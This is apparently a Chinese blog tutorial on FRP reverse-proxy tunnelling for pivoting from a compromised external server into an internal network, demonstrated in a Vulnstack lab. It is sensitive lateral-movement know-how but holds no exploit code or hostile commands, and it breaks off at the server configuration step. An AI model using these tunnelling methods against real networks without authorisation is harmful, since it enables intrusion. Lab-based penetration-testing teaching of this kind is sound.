基于FRP反向代理工具实现内网穿透攻击

原创

Tr0e 于 2021-07-15 00:27:33 发布 1662 收藏 11

分类专栏： 渗透测试

本文链接：https://blog.csdn.net/weixin_39190897/article/details/118736060

文章目录

前言

当我们拿下目标单位的一台外网服务器后，需要借助外网服务器作为跳板机去开展内网渗透，这个时候必不可少的就是在跳板机上设置代理。在前面的文章中，曾经在实际案例中介绍了两种代理方式：

1. Webshell 管理工具——冰蝎直接设置 HTTP 隧道代理实现内网穿透：2021强网杯全国网络安全挑战赛Writeup；
2. Cobaltstrike 建立 Socks4 代理实现内网穿透：Cobaltstrike内网渗透神器入门使用教程。

以上两种代理方式虽均能实现内网穿透的目的，但是代理质量相对来说并不稳定，难以满足内网渗透的需求。本文将介绍一个专注于内网穿透的高性能的反向代理应用——FRP，其支持 TCP、UDP、HTTP、HTTPS 等多种协议，可以将内网服务以安全、便捷的方式通过具有公网 IP 节点的中转暴露到公网。

FRP反向代理


FRP 的 中文官方文档 可了解其作用和用法。

简而言之，FRP 通过在具有公网 IP 的节点上部署 frp 服务端，可以轻松地将内网服务穿透到公网，同时提供诸多专业的功能特性，这包括：

1. 客户端服务端通信支持 TCP、KCP 以及 Websocket 等多种协议。
2. 采用 TCP 连接流式复用，在单个连接间承载更多请求，节省连接建立时间。
3. 代理组间的负载均衡。
4. 端口复用，多个服务通过同一个服务端端口暴露。
5. 多个原生支持的客户端插件（静态文件查看，HTTP、SOCK5 代理等），便于独立使用 frp 客户端完成某些工作。
6. 高度扩展性的服务端插件系统，方便结合自身需求进行功能扩展。
7. 服务端和客户端 UI 页面。


内网环境搭建


本文将借助以下靶场环境进行 FRP 工具实现内网穿透的实验演示：




没错，以上环境基于红日安全 Vulnstack 内网靶场环境，详情可参见Vulnstack红日安全内网域渗透靶场1实战。

1、由于虚拟机仅主机模式下默认是可与物理机连通的，故在 Win2008 域控主机上，防火墙新建了如下入站规则来拒绝 Win10 物理机的访问（禁止访问的 IP 为物理机的仅主机模式 VMnet1 网卡的网关 `192.168.52.1`）：







2、此时 Win7 跳板机访问 Win2008 的 80 端口 Web 服务是正常的：




3、但是“外网”角色的 Win10 物理机则无法正常访问 Win2008 的 Web 服务：






4、而同样是与物理机做了仅主机模式网络连接的 Win2003 虚拟机，由于没有做防火墙策略，Win10 物理机是可以直接连通的：




以上就是本次实验的演示环境，接下来我的目标就是借助 FRP 反向代理工具，实现 Win10 物理机通过 Win7 跳板机的代理成功访问到内网 Win2008 的 Web 服务！


服务端的配置

FRP 代理工具可以直接在 Github下载：





从下图的 frp 架构图可以看出 frp 的工作流程——在服务端部署 frps，在要访问的 内网机器（或者跳板机）上部署 frpc，实现服务端对该主机的反向代理，接着便可以通过访问服务端来实现对该内网主机的远程访问（或者借助跳板机访问内网）：




1、下载 `frp_0.37.0_linux_amd64.tar.gz` 并传输到 VPS 服务器上后解压缩获得如下文件：


其中的关键文件如下：

```
├── frpc          #frp客户端执行程序
├── frpc_full.ini
├── frpc.ini      #frp客户端配置文件
├── frps          #frp服务端执行程序
├── frps_full.ini
├── frps.ini      #frp服务端配置文件
└── LICENSE
```


2、frp 服务默认不设置连接密码，frps.ini 文件默认只设置了端口：



我们可以修改服务端配置文件`frps.ini`来配置代理的连接密码，如下图所示：

